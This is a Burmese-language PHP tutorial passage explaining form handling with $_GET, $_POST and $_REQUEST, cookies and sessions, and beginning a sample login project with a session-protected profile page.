ဒီနမူနာမှာ PHP ကုဒ်တွေ မပါပါဘူး။ ရိုးရိုး HTML Form တစ်ခုသာဖြစ်ပါတယ်။ ဒီ Form ရဲ့အလုပ်လုပ်ပုံကို သေချာလေ့လာပါ။ `<form>` Element မှာ Attribute နှစ်ခုရှိပါတယ်။ `action` Attribute မှာ ဒီ Form ကပေးပို့တဲ့ Data တွေကို လက်ခံအလုပ်လုပ်မယ့် ကုဒ်ဖိုင်ရဲ့ တည်နေရာကို ပေးရတာပါ။ `method` Attribute မှာတော့ HTTP Request တွေထဲက `get` သို့မဟုတ် `post` ဆိုတဲ့ နှစ်ခုထဲက အသုံးပြုလိုတဲ့ တစ်ခုကို ပေးရတာပါ။ နမူနာမှာ `get` လို့ပေးထားပါတယ်။ တစ်ကယ်တော့ Default Method က `get` ပါ။ ဒါကြောင့် `method` Attribute မပေးရင်လည်း `method` ရဲ့တန်ဖိုးက `get` ပဲဖြစ်မှာပါပဲ။ ပေးရမှန်းသိအောင် သာထည့်ရေးပေးလိုက်တာပါ။

Form အတွင်းထဲမှာ User က ရိုက်ထည့်လို့ရတဲ့၊ ရွေးချယ်လို့ရတဲ့ Input တွေရှိပါတယ်။ Data ကိုလက်ခံလိုတဲ့ Input တိုင်းမှာ `name` Attribute ပါရပါတယ်။ မပါရင် အဲ့ဒီ Input က Data ကို ထည့်သွင်းလက်ခံအလုပ်လုပ်မှာ မဟုတ်ပါဘူး။

Data တွေပို့ပေးတဲ့ Button တစ်ခုကိုလည်း ထည့်ပေးထားတာကို တွေ့ရနိုင်ပါတယ်။ နှစ်မျိုးရေးလို့ရပါတယ်။ `<button type="submit"></button>` သို့မဟုတ် `<input type="submit">` ဖြစ်ပါတယ်။ နမူနာမှာ တခြား Input တွေနဲ့ကွဲပြားသွားအောင် `<input type="submit">` ကို မသုံးဘဲ `<button type="submit"></button>` ကို အသုံးပြုထားပါတယ်။ ဒီ Button ကို နှိပ်လိုက်ရင် Input တွေမှာ ရွေးချယ် ဖြည့်သွင်းထားတဲ့ Data တွေကို `action` မှာ သတ်မှတ်ထားတဲ့ ကုဒ်ဖိုင်ထံ ပို့ပေးလိုက်မှာ ဖြစ်ပါတယ်။


အခုဒီလို ပို့ပေးတဲ့အလုပ်ကိုလုပ်ဖို့ ကိုယ့်ဘက်က ဘာမှရေးပေးစရာမလိုပါဘူး။ Web Browser က သူ့ဘာသာ လုပ်ပေးသွားမှာပါ။ ကိုယ်ဘက်က ပေးပို့လာတဲ့ Data တွေကို လက်ခံဖို့ပဲလိုပါတယ်။ အခုဒီလို လက်ခံတဲ့အလုပ်အတွက်လည်း ဘာမှရေးပေးစရာမလိုပါဘူး။ PHP က အဆင်သင့်လက်ခံထားပေးမှာ ဖြစ်ပါတယ်။

စမ်းကြည့်နိုင်ဖို့အတွက် **`request.php`** မှာ အခုလိုကုဒ်လေးရေးလိုက်ပါ။


PHP

```php
<?php

print_r( $_GET );
```

စမ်းကြည့်လို့ရပါပြီ။ Browser URL Bar မှာ localhost/form လို့ ရိုက်ထည့်လိုက်တဲ့အခါ form ဖိုဒါထဲက `index.php` အလုပ်လုပ်သွားလို့ အခုလိုရလဒ်ကို တွေ့မြင်ရပါလိမ့်မယ်။



သတ်မှတ်ထားတဲ့အတိုင်း Name နဲ့ Age ရေးဖြည့်လို့ရတဲ့ Form တစ်ခုကိုတွေ့မြင်နေရတာပါ။ နှစ်သက်ရာ တန်ဖိုးတွေ ဖြည့်သွင်းပြီး **Send Data** ခလုပ်ကို နှိပ်ကြည့်နိုင်ပါတယ်။ အဲ့ဒီလို နှိပ်လိုက်တဲ့အခါ Form ရဲ့ `action` Attribute မှာပေးထားတဲ့ `request.php` ကို ရောက်ရှိသွားပြီး အခုလိုရလဒ်ကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။



ဒီနေရာမှာ သတိပြုပါ။ `request.php` ကိုရောက်ရှိလာတဲ့အခါ ရေးဖြည့်လိုက်တဲ့ တန်ဖိုးတွေ ပါဝင်တဲ့ URL Query တစ်ခု အလိုအလျောက် ပါဝင်သွားတာကို တွေ့ရမှာပဲဖြစ်ပါတယ်။ စောစောကပဲ ကြည့်ခဲ့ပြီးပါ

ပြီ။ URL Query မှာပါဝင်လာတဲ့တန်ဖိုးတွေဟာ `$_GET` Superglobal Variable ထဲမှာ အသင့်ရှိနေမှာဖြစ်လို့ ရိုက်ထုတ်ဖော်ပြထားတဲ့နေရာမှာလည်း Form ကပေးလိုက်တဲ့ တန်ဖိုးတွေကို Array တစ်ခုအနေနဲ့ ရရှိနေတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းနဲ့ PHP က HTML Form ကနေတစ်ဆင့် ပေးပို့လာတဲ့ Data တွေကို လက်ခံစီမံလို့ ရသွားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုစီမံတဲ့အခါ HTML Form မှာ Method နှစ်မျိုးရှိသလိုပဲ၊ PHP မှာလည်း Superglobal နှစ်မျိုး ရှိပါတယ်။ `$_GET` နဲ့ `$_POST` ဖြစ်ပါတယ်။ စမ်းကြည့်နိုင်ဖို့အတွက် HTML Form မှာ အခုလိုပြင်ပေးလိုက်ပါ။

```
<form action="request.php" method="post">
    …
</form>
```

ဒီလိုပြောင်းပြီးစမ်းကြည့်ရင် အလုပ်လုပ်မှာ မဟုတ်တော့ပါဘူး။ ဘာကြောင့်လဲဆိုတော့ Form ကအသုံးပြုတဲ့ Request Method က `post` ဖြစ်သွားပေမယ့် တစ်ဘက်မှာစမ်းသပ်အသုံးပြုနေတာက `$_GET` ဖြစ်နေလို့ပါ။ ဒါကြောင့် **`request.php`** မှာလည်း အခုလို ပြင်ပေးလိုက်ဖို့ လိုပါတယ်။

PHP

```
<?php

print_r( $_POST );
```

ဒီတစ်ခါစမ်းကြည့်လိုက်ရင်တော့ အဆင်ပြေသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် Form `method` နဲ့ကိုက်ညီတဲ့ သင့်တော်ရာ Variable ကို အသုံးပြုပေးရတယ်ဆိုတာကို သတိပြုပါ။ ပြီးတော့ Form Method က `post` ဆိုရင် စောစောကလို URL Query အနေနဲ့ ထည့်သွင်းပေးခြင်း မပြုတော့တာကိုလည်း သတိပြုပါ။ အခြေခံအားဖြင့် အချက်အလက်တွေ ရယူယုံ သက်သက်ဆိုရင် `get` ကို အသုံးပြုကြပြီး၊ Server က အချက်အလက်တွေ ပြောင်းလဲစေချင်ရင် `post` ကိုသုံးရတာပါ။ နောက်ထပ် Request Data တွေလက်ခံပေးထားတဲ့ Superglobal တစ်ခုလည်း ရှိပါသေးတယ်။ `$_REQUEST` လို့ခေါ်ပါတယ်။ `request.php` မှာ အခုလိုပြင်ပြီး စမ်းကြည့်ရင်လည်း အလုပ်လုပ်တယ်ဆိုတာကို တွေ့ရနိုင်ပါတယ်။

PHP

```php
<?php

print_r( $_REQUEST );
```

ဒီ `$_REQUEST` Superglobal ရဲ့ထားခြားချက်ကတော့ တစ်ဘက်ကလာတဲ့ Method ဘာပဲဖြစ်ဖြစ် Data တွေကို လက်ခံပေးထားခြင်းပဲဖြစ်ပါတယ်။ ဒါကြောင့် Method `get` နဲ့ အလုပ်လုပ်သလို Method `post` နဲ့လည်း အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။ အခု Form Data တွေ Request တွေလက်ခံပုံနဲ့ပက်သက်ပြီး ဒီလောက်ပဲ မှတ်ထားပါဦး။ ခဏနေမှ ဒီဗဟုသုတကို အသုံးချပြီး နည်းနည်းပိုစိတ်ဝင်စားဖို့ကောင်းတဲ့ နမူနာလေးလုပ်ကြည့်ကြပါမယ်။ အဲ့ဒီနမူနာလေးမလုပ်ခင် ကြိုသိထားသင့်တဲ့ Cookie နဲ့ Session လို့ခေါ်တဲ့ Web နည်းပညာ သဘောသဘာဝလေးတွေအကြောင်းကို ပြောပါဦးမယ်။

Cookies

Web နည်းပညာမှာ Cookie လို့ခေါ်တဲ့ သဘောသဘာဝတစ်ခုရှိပါတယ်။ အမည်ကထူးဆန်းနေပေမယ့် တစ်ကယ်တော့ Web Browser နဲ့အတူ တစ်ချို့အချက်အလက်လေးတွေ ပူးတွဲသိမ်းဆည်းလို့ရတဲ့ နည်းပညာ ဖြစ်ပါတယ်။ JavaScript ကိုအသုံးပြုပြီး အခုလို Cookie Data တွေ သိမ်းလို့ရပါတယ်။

HTML & JavaScript

```html
<script>
    document.cookie = "name=Alice";
    document.cookie = "theme=dark";
</script>
```

ဒါဟာ `name=Alice` နဲ့ `theme=dark` လို့ခေါ်တဲ့ တန်ဖိုးနှစ်ခုကို Cookie ထဲမှာ သိမ်းလိုက်တာပါ။ Cookie ရဲ့ထူးခြားချက်ကတော့ အဲ့ဒီလို သိမ်းထားတဲ့ Cookie Data တွေကို Request ပေးပို့လိုက်တိုင်းမှာ အလိုအလျောက် ထည့်သွင်းပေးပို့ခြင်းပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် ခဏခဏ ပို့ရမယ့် အချက်အလက်တွေရှိရင် Cookie ထဲမှာ ထည့်ထားလိုက်ခြင်းအားဖြင့် ကိုယ့်ဘာသာ ခဏခဏပို့စရာ မလိုတော့ဘဲ Request လုပ်လိုက်တိုင်း ပါဝင်သွားမှာပဲဖြစ်ပါတယ်။

တစ်ကယ်တော့ Cookie ထဲမှာတန်ဖိုးတွေ သိမ်းပုံသိမ်းနည်းကို ပြောပြီဆိုရင်၊ ဘယ်လိုပြန်လည်ရယူရလဲ၊ ပြန်ဖျက်ချင်ရင် ဘယ်လိုဖျက်ရလဲ စသည်ဖြင့် ပြောဖို့လိုပါတယ်။ ဒါပေမယ့် ဒီနေရာမှာ ပြောချင်တာက

JavaScript နဲ့ Cookie Data တွေကို ဘယ်လိုစီမံရလဲ ဆိုတဲ့အကြောင်း မဟုတ်ပါဘူး။ အဲ့ဒီ Cookie Data တွေကို PHP နဲ့ ဘယ်လိုစီမံရလဲဆိုတာကို ပြောချင်တာပါ။

PHP ဟာ Server-side မှာအလုပ်လုပ်တဲ့ နည်းပညာဖြစ်တဲ့အတွက် Client ဖြစ်တဲ့ Browser ရဲ့ Cookie တွေကို တိုက်ရိုက်စီမံလို့တော့ မရပါဘူး။ ဒါပေမယ့် စီမံပုံစီမံနည်းတော့ ရှိပါတယ်။ PHP မှာ `setcookie()` လို့ခေါ်တဲ့ Standard Function တစ်ခုရှိပါတယ်။ ဒီလိုရေးရပါတယ်။

```
setcookie("name", "Bob");
setcookie("theme", "light");
```

ဒါဟာ PHP ကိုအသုံးပြုပြီး `name=Bob` နဲ့ `theme=light` ဆိုတဲ့ Cookie Data နှစ်ခုကို သိမ်းခိုင်လိုက်တာပါ။ PHP က Browser ပေါ်မှာ သူကိုယ်တိုင်သွားသိမ်းလို့ မရပေမယ့် Response နဲ့အတူ Response Header ထဲမှာ အခုလို ထည့်ပေးလိုက်မှာပါ။

```
HTTP/1.1 200 OK
Set-Cookie: name=Bob
Set-Cookie: theme=light
```

ဒီလိုမျိုး `Set-Cookie` Header နဲ့ Response ကိုပေးလိုက်တဲ့အခါ လက်ခံရရှိတဲ့ Browser က သိသွားပါတယ်။ ဒါဟာ Server က ငါ့ကို Cookie Data တွေသိမ်းခိုင်းနေတာပဲ။ ဒါကြောင့် Browser က ဒီ Response ကို လက်ခံရရှိချိန်မှာ Cookie Data တွေကို Server ကိုယ်စား သိမ်းပေးသွားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုတစ်ကြိမ် သိမ်းထားလိုက်ပြီဆိုရင်တော့ နောက်ပိုင်းပြုလုပ်တဲ့ Request တွေမှာ Cookie Data တွေက ပူးတွဲပါဝင်သွားတော့မှာပဲ ဖြစ်ပါတယ်။

ဒါကိုလက်တွေ့စမ်းသပ်နိုင်ဖို့အတွက် **`save-cookie.php`** ဆိုတဲ့အမည်နဲ့ ဖိုင်တစ်ခုထဲမှာ အခုလိုလေးရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။

PHP

```php
<?php

setcookie("name", "Bob");
setcookie("theme", "light");

echo "See view-cookie.php";
```

Cookie Data တွေသိမ်းခိုင်းတဲ့ကုဒ်ကို ရေးပေးလိုက်တာပါ။ ဒီလိုသိမ်းပေးလိုက်တဲ့အတွက် နောက်ပိုင်း Request တွေမှာ အလိုအလျောက် ပါဝင်လာမယ့် တန်ဖိုးတွေကိုတော့ PHP က `$_COOKIE` Superglobal Variable နဲ့ အသင့်လက်ခံထားပေးမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် **`view-cookie.php`** ဆိုတဲ့ဖိုင်ထဲမှာ ဒီလိုရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။

PHP

```php
<?php

print_r( $_COOKIE );

// Array ( [name] => Bob [theme] => light )
```

Browser က အလိုအလျောက် ပေးပို့လိုက်တဲ့အတွက် Cookie Data တွေ `$_COOKIE` Superglobal ထဲမှာ အသင့်ရှိနေတာကို တွေ့မြင်ရခြင်းပဲဖြစ်ပါတယ်။ Cookie တွေသိမ်းစဉ်မှာ Expire Time နဲ့ Path ကို ထည့်သွင်းသိမ်းဆည်းနိုင်ပါတယ်။ Expire Time ဆိုတာ ဒီ Cookie ကို ဘယ်လောက်ကြာအောင် သိမ်းပေးရမှာလဲဆိုတဲ့ သက်တမ်းဖြစ်ပါတယ်။ အခုလို သက်တမ်းကို သတ်မှတ်ပေးနိုင်ပါတယ်။

```php
setcookie("name", "Bob", time() + 3600);
```

ဒါဟာ `name=Bob` ဆိုတဲ့ Cookie တန်ဖိုးကို အချိန် (၁) နာရီသက်တမ်း သတ်မှတ်ပေးလိုက်တာပါ။ `time()` Function ကလက်ရှိအချိန်ရဲ့ Timestamp ကိုပြန်ပေးပြီး သတ်မှတ်လိုတဲ့ သက်တမ်းကို စက္ကန့်နဲ့ ပေါင်းပေးလိုက်တာပါ။ စက္ကန့် (၃၆၀၀) လို့ပြောလိုက်တဲ့အတွက် အချိန် (၁) နာရီသက်တမ်းကို ရရှိသွားတာပါ။ ဒါကြောင့် (၁) နာရီပြည့်တဲ့အခါ Browser ကဒီ Cookie ကို အလိုအလျောက် ပယ်ဖျက်လိုက်မှာ ဖြစ်ပါတယ်။

အချိန်သက်တမ်းကို (၁) ရက်၊ (၁) ပါတ်၊ စသည်ဖြင့်ကိုယ်သတ်မှတ်လိုသလောက် သတ်မှတ်ပေးလို့ ရနိုင်ပါတယ်။ အကယ်၍ သက်တမ်းသတ်မှတ်ပေးခြင်း မရှိရင်တော့ လက်ရှိ Browser ဖွင့်ထားချိန်၊ ရှိနေမှာဖြစ်ပြီး Browser ပိတ်လိုက်ချိန်မှာ ပယ်ဖျက်လိုက်မှာ ဖြစ်ပါတယ်။

Cookie တွေဟာ မူအရ လက်ရှိအလုပ်လုပ်နေတဲ့ Host နဲ့သာ သက်ဆိုင်ပါတယ်။ `localhost` အတွက် သိမ်းထားတဲ့ Cookie ဟာ `localhost:3000` နဲ့သက်ဆိုင်မှာ မဟုတ်ပါဘူး။ Host မတူတဲ့အတွက် ကြောင့်ပါ။ `localhost` အတွက်သိမ်းထားတဲ့ Cookie တွေကိုတော့ `localhost` အတွင်းက ဖိုဒါ အားလုံးနဲ့ သက်ဆိုင်ပါတယ်။ အဲ့ဒီလို သက်ဆိုင်လိုစေခြင်း မရှိဘူးဆိုရင် Cookie ကို သိမ်းစဉ်မှာ သူနဲ့ သက်ဆိုင်တဲ့ Path ကို သတ်မှတ်ပေးလိုက်လို့ ရပါတယ်။ ဒီလိုသတ်မှတ်ပေးရပါတယ် –

```
setcookie("path", "cookie", time() + 3600, "/form/");
```

ဒါဟာ `path=cookie` ဆိုတဲ့ Cookie Data ကို အချိန် (၁) နာရီသက်တမ်းနဲ့ သတ်မှတ်လိုက်တာပါ။ ပြီးတဲ့အခါ နောက်ဆုံး Argument အနေနဲ့ `/form/` လို့ထည့်ပေးထားတဲ့အတွက် `form` ဖိုဒါထဲမှာပဲ ဒီ Cookie တန်ဖိုးက အသက်ဝင်မှာဖြစ်ပါတယ်။ တခြား ဖိုဒါတွေမှာ ဒီတန်ဖိုးကို အသုံးပြုလို့ရတော့မှာ မဟုတ်ပါဘူး။

လိုအပ်လို့ Cookie တန်ဖိုးတွေ ပယ်ဖျက်လိုရင်တော့ အခုလိုပယ်ဖျက်နိုင်ပါတယ်။

```
setcookie("name", "", time() - 1);
```

သက်တမ်းကို Minus နဲ့ပေးလိုက်ခြင်းအားဖြင့် သက်တမ်းကုန်ပြီးနေပြီဆိုတဲ့ အဓိပ္ပါယ်သက်ရောက်နေလို့ Browser က Cookie ကို ပယ်ဖျက်လိုက်မှာပဲဖြစ်ပါတယ်။

Sessions

Cookie နဲ့ သဘောသဘာဝ ဆင်တူပြီး အလုပ်လုပ်ပုံကွဲပြားတဲ့ Session လို့ခေါ်တဲ့နည်းပညာလည်း ရှိပါသေးတယ်။ Cookie Data တွေဟာ Web Browser နဲ့အတူသိမ်းဆည်းတဲ့ Data တွေဖြစ်ပြီး Session Data ကိုတော့ Web Server နဲ့အတူ သိမ်းပါတယ်။ ဒီလိုရေးရပါတယ် –

PHP

```php
<?php

session_start();

$_SESSION['user'] = 'Tom';
```

ဒါဟာ `user=Tom` ဆိုတဲ့ Session Data တစ်ခုကို Web Server မှာ သိမ်းလိုက်တာပါ။ `session_start()` Function က Session ရှိမရှိစစ်ပြီး ရှိရင်သုံးပေးပါတယ်။ မရှိရင် အသစ်ဆောက်ပေးပါတယ်။ အခုဒီလို `session_start()` ကို Run ပြီးပြီဆိုရင် `$_SESSION` Superglobal ကနေတစ်ဆင့် သိမ်းချင်တဲ့ Data တွေ သိမ်းလို့ရပြီဖြစ်သလို သိမ်းထားတဲ့ Data တွေကိုလည်း အသုံးပြုလို့ရပြီဖြစ်ပါတယ်။

Session တန်ဖိုးတစ်ခုသိမ်းလိုက်တဲ့အခါ PHP က Session ID တစ်ခုကို အလိုအလျောက် Auto Generate လုပ်ပြီး `PHPSESSID` အမည်နဲ့ Cookie Data ကိုပြန်ပေးပါတယ်။ ဒါကြောင့် Browser က `PHPSESSID` ကို Cookie Data အနေနဲ့ သူ့ဘက်မှာ သိမ်းပေးရပါတယ်။ ဘာအဓိပ္ပါယ်လဲဆိုတော့၊ Data ကို Server ဘက်မှာ Session အနေနဲ့ သိမ်းထားပြီး၊ အခုဒီလိုသိမ်းထားတဲ့ Data ကို ယူသုံးဖို့အတွက် လိုအပ်တဲ့ ID ကို Browser ဘက်မှာ သိမ်းပေးလိုက်ရတဲ့သဘောပဲ ဖြစ်ပါတယ်။ ဒီ Session ID မပါရင် Session Data ကို အသုံးပြုခွင့်ပေးမှာ မဟုတ်လို့ Session ထဲမှာ သိမ်းထားတဲ့ Data တွေဟာ အထိုက်အလျောက် လုံခြုံမှုရှိတယ်လို့ ဆိုနိုင်ပါတယ်။ ဒီ Session ID ကို အတုလုပ်ဖို့ဆိုတာ မလွယ်ပါဘူး။ ဒါပေမယ့် ID အစစ်ကို ခိုးယူတဲ့နည်းတွေတော့ ရှိနေပါတယ်။ ဒါကြောင့် အထိုက်အလျောက် လုံခြုံမှုရှိပေမယ့် အပြည့်အဝလုံခြုံတယ်လို့ တစ်ထစ်ချ မမှတ်သင့်တာကိုတော့ သတိပြုပါ။

Session မှာတော့ Cookie လို့ Expire Time တွေဘာတွေ မရှိပါဘူး။ ဒါကြောင့် သက်တမ်းကို သတ်မှတ်ပြီး သုံးဖို့ရည်ရွယ်တာ မဟုတ်ဘဲ လက်ရှိ Browser ဖွင့်ထားစဉ်ကာလ ခဏသိမ်းပြီးသုံးဖို့သာ ရည်ရွယ်တာဖြစ်

ပါတယ်။ Session ရဲ့ထူးခြားချက်က Array တွေ Object တွေကိုပါ သိမ်းလို့ရခြင်းဖြစ်ပါတယ်။ ရအောင် သိမ်းမယ်ဆိုရင် ရနိုင်ပေမယ့် Cookie ရဲ့သဘောကတော့ ရိုးရိုး Text တွေကိုသာ သိမ်းဖို့ဖြစ်ပါတယ်။

သိမ်းထားတဲ့ Session Data တွေကို ပြန်ဖျက်ချင်ရင် ဒီလိုပြန်ဖျက်လို့ရပါတယ်။

PHP

```php
<?php

session_start();

unset( $_SESSION['user'] );
```

`session_start()` နဲ့ ရှိနေတဲ့ Session ကိုခေါ်ယူလိုက်ပြီး `unset` Statement နဲ့ ကိုယ်ဖျက်ချင်တဲ့ Session တန်ဖိုးကို ဖျက်ပေးလိုက်တာဖြစ်ပါတယ်။

Sample Project

အခုလေ့လာထားတဲ့ Request Data စီမံပုံ Session စီမံပုံတို့ကို လက်တွေ့စမ်းသပ်ရင်း လေ့လာနိုင်ဖို့ အတွက် နမူနာပရောဂျက်လေး တစ်ခုလောက် လုပ်ကြည့်ချင်ပါတယ်။ ရှိရမယ့် ပရောဂျက်ဖိုဒါဖွဲ့စည်းပုံက ဒီလိုပါ။

```
project/
├── css/
│   └── bootstrap.min.css
│
├── _actions/
│   ├── login.php
│   └── logout.php
│
├── index.php
├── register.php
└── profile.php
```

ပရောဂျက်ဖိုဒါအမည်ကို အဆန်းအပြားတွေ ပေးမနေတော့ဘဲ `project` လို့ပဲ ပေးထားပါတယ်။ အထဲမှာ `css` ဖိုဒါရှိပြီး `css` ဖိုဒါထဲမှာ `bootstrap.min.css` ဖိုင် ရှိနေပါတယ်။ ရှေ့ဆက်ဖော်ပြတဲ့ နမူနာတွေမှာ Bootstrap CSS Framework ကို ထည့်သွင်း အသုံးပြုပြီး ဆက်လက်ဖော်ပြသွားမှာပါ။

ပရောဂျက်ဖိုဒါထဲမှာ `_actions` ဆိုတဲ့အမည်နဲ့ ဖိုဒါတစ်ခုလဲ ရှိပါသေးတယ်။ ပရောဂျက်ဖိုဒါရဲ့ ဖွဲ့စည်းပုံ ပိုစနစ်ကျသွားအောင် ဖိုင်တွေကို အမျိုးအစား နှစ်မျိုးခွဲထားချင်လို့ပါ။ User တိုက်ရိုက်ထိတွေ့စရာ မလိုတဲ့ ကုဒ်ဖိုင်တွေကို `_actions` ဖိုဒါထဲမှာထားပြီး၊ User တိုက်ရိုက်ထိတွေ့ဖို့လိုတဲ့ ကုဒ်ဖိုင်တွေကို အပြင် ပရောဂျက်ဖိုဒါထဲမှာပဲ ထားချင်တာပါ။ `_actions` ဖိုဒါထဲမှာ `login.php` နဲ့ `logout.php` တို့ကို တည်ဆောက်ပြီး အပြင်ပရောဂျက်ဖိုဒါထဲမှာ `index.php`, `register.php` နဲ့ `profile.php` တို့ကို ဆက်လက်တည်ဆောက်ပေးပါ။ ဒီဖိုင်တွေကတော့ ကိုယ့်ဘာသာ တည်ဆောက်ရမယ့်ဖိုင်တွေပါ။ အထဲမှာ ကုဒ်နမူနာတွေ ဆက်လက် ရေးသားသွားကြမှာ ဖြစ်ပါတယ်။

လုပ်ချင်တာက `profile.php` မှာ User Profile ရှိနေပြီး Login ဝင်ထားမှသာ အဲ့ဒီ Profile ကို ဝင်ကြည့်ခွင့် ရှိစေချင်တာပါ။ ဒါကြောင့် **`profile.php`** မှာ အခုလို ရေးပေးပါ။

PHP

```php
<?php

    session_start();

    if(!isset($_SESSION['user'])) {
        header('location: index.php');
        exit();
    }

?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
              content="width=device-width, initial-scale=1.0">
    <title>Profile</title>
    <link rel="stylesheet" href="css/bootstrap.min.css">
</head>
<body>
    <div class="container mt-5">
        <h1 class="mb-3">John Doe (Manager)</h1>
        <ul class="list-group">
            <li class="list-group-item">
                <b>Email:</b> john.doe@gmail.com
            </li>
```

```
            <li class="list-group-item">
                <b>Phone:</b> (09) 243 867 645
            </li>
            <li class="list-group-item">
                <b>Address:</b> No. 321, Main Street, West City
            </li>
        </ul>
        <br>

        <a href="_actions/logout.php">Logout</a>
    </div>
</body>
</html>
```

ဒီအဆင့်မှာ အောက်ပိုင်းက HTML တွေက သိပ်အရေးမကြီးသေးပါဘူး။ ပြစရာရှိအောင်သာ နမူနာ အချက်အလက်တစ်ချို့ ထည့်ထားတာပါ။ အရေးကြီးတာက အပေါ်ဆုံးက PHP နဲ့ ရေးထားတဲ့အပိုင်း ဖြစ်ပါတယ်။

`session_start()` ကို Run ထားတဲ့အတွက် Session Data တွေကို အသုံးပြုလို့ရပါပြီ။ Session ထဲမှာ `user` ဆိုတဲ့ Data ရှိမရှိစစ်ပြီး မရှိရင် ကျန်တဲ့အလုပ်တွေ ဆက်မလုပ်တော့ဘဲ `index.php` ကို သွားလိုက်မှာပါ။ `header()` Function ကိုသုံးပြီး `location: index.php` ဆိုတဲ့ Response Header ကို ပြန်ပေးလိုက်တာပါ။ PHP မှာ Redirect လို့ခေါ်တဲ့ တစ်နေရာရာကို သွားစေချင်ရင် အဲ့ဒီလို ရေးပေးရတာပါ။ ဒီနေရာမှာ မကြာမကြာတွေ့ရတဲ့ အမှားကတော့ `location : ` လို့ရေးမိတတ်ကြတာပါပဲ။ Colon သင်္ကေတနဲ့ `location` ရဲ့ကြားထဲမှာ Space ထည့်လို့မရပါဘူး။ တွဲရေးပေးရပါတယ်။

နမူနာမှာပါတဲ့ `exit()` Function ကိုလည်း သတိပြုပါ။ `die()` ကိုလည်း `exit()` အစား သုံးနိုင်ပါတယ်။ အဲ့ဒီ Function တွေကိုတွေ့ရင် PHP ကလုပ်နေတဲ့အလုပ်တွေကို ရပ်လိုက်မှာပါ။ ဆက်မလုပ်တော့ပါဘူး။ `exit()` မပါရင်လည်း ရေးထားတဲ့အတိုင်း `index.php` ကိုသွားမှာပါပဲ။ ဒါပေမယ့် အောက်က ကျန်တဲ့အလုပ်တွေ အကုန်ပြီးတော့မှ သွားမှာပါ။ ဒီလိုမဖြစ်စေချင်တဲ့အတွက် `exit()` ကို ထည့်တာပါ။ အခုနေ `profile.php` ကို သွားကြည့်လိုက်ရင် `index.php` ကိုအလိုအလျောက် ရောက်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ Session ထဲမှာ User Data မရှိလို့ Profile ကို ကြည့်ခွင့်မပေးတာပါ။ စမ်းကြည့်နိုင်ပါတယ်။

localhost/project/profile.php

